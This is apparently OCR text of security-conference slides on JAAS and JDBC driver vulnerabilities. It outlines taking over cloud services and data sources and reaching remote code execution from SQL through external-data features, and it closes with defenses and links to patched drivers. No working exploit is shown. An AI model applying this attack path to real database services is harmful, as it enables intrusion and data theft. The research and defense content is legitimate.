
Step 2: Exploit the vulnerabilities






4.1 Take over cloud services

Step 3: Take over the Executor



4.1 Take over cloud services

Step 4: Take over all the data sources



4.1 Take over cloud services

🤔 What else?

4.2 From executing SQL to RCE

Support external data sources

F.36.10. Examples

Here is an example of creating a foreign table with `postgres_fdw`. First install the extension:

```
CREATE EXTENSION postgres_fdw;
```

Then create a foreign server using CREATE SERVER. In this example we wish to connect to a PostgreSQL server on host 192.83.123.89 listening on port 5432. The database to which the connection is made is nam `foreign_db` on the remote server:

```
CREATE SERVER foreign_server
        FOREIGN DATA WRAPPER postgres_fdw
        OPTIONS (host '192.83.123.89', port '5432', dbname 'foreign_db');
```

https://www.postgresql.org/docs/current/postgres-fdw.html#POSTGRES-FDW-EXAMPLES

4.2 From executing SQL to RCE

Support external data sources

`jdbc(datasource, schema, table)` - returns table that is connected via JDBC driver.

This table function requires separate clickhouse-jdbc-bridge program to be running. It supports Nullable types (based on DDL of remote table that is queried).

Examples

```
SELECT * FROM jdbc('jdbc:mysql://localhost:3306/?user=root&password=root', 'schema', 'table')
```

https://clickhouse.com/docs/en/sql-reference/table-functions/jdbc

4.2 From executing SQL to RCE

If a DBMS supports a vulnerable driver, we can take over it.

Agenda

1. Introduction
2. Previous research vs. our findings
3. Hunting for bugs in Java libs
4. Impacts
5. **Defense** 🙋🏻
6. Takeaways

5 Defense

- Don’t trust input from users.
- Actively update Java libs or apply patches.
- Use whitelist.

- Use whitelist instead of blacklist.

- Disallow loading login config remotely.
- Disable some login modules (e.g., JNDILoginModule) by default.

Agenda

1. Introduction
2. Previous research vs. our findings
3. Hunting for bugs in Java libs
4. Impacts
5. Defense
6. **Takeaways** 🙋🏻‍♂️

6 Takeaways

- Know how to use JAAS and how it works
- Know some vulnerabilities about JAAS and their root causes
- Acquire a new technique to achieve RCE
- Know how to securely integrate JAAS into Java libraries
- …

Thanks

Appendix

Some patched JDBC drivers

AWS Hive	http://awssupportdatasvcs.com/bootstrap-actions/Simba/latest/
AWS Impala	http://awssupportdatasvcs.com/bootstrap-actions/Simba/latest/
AWS Spark	http://awssupportdatasvcs.com/bootstrap-actions/Simba/latest/
CLOUDERA Hive	https://www.cloudera.com/downloads/connectors/hive/jdbc/2-6-25.html
CLOUDERA Impala	https://www.cloudera.com/downloads/connectors/impala/jdbc/2-6-35.html
Databricks	https://www.databricks.com/spark/jdbc-drivers-download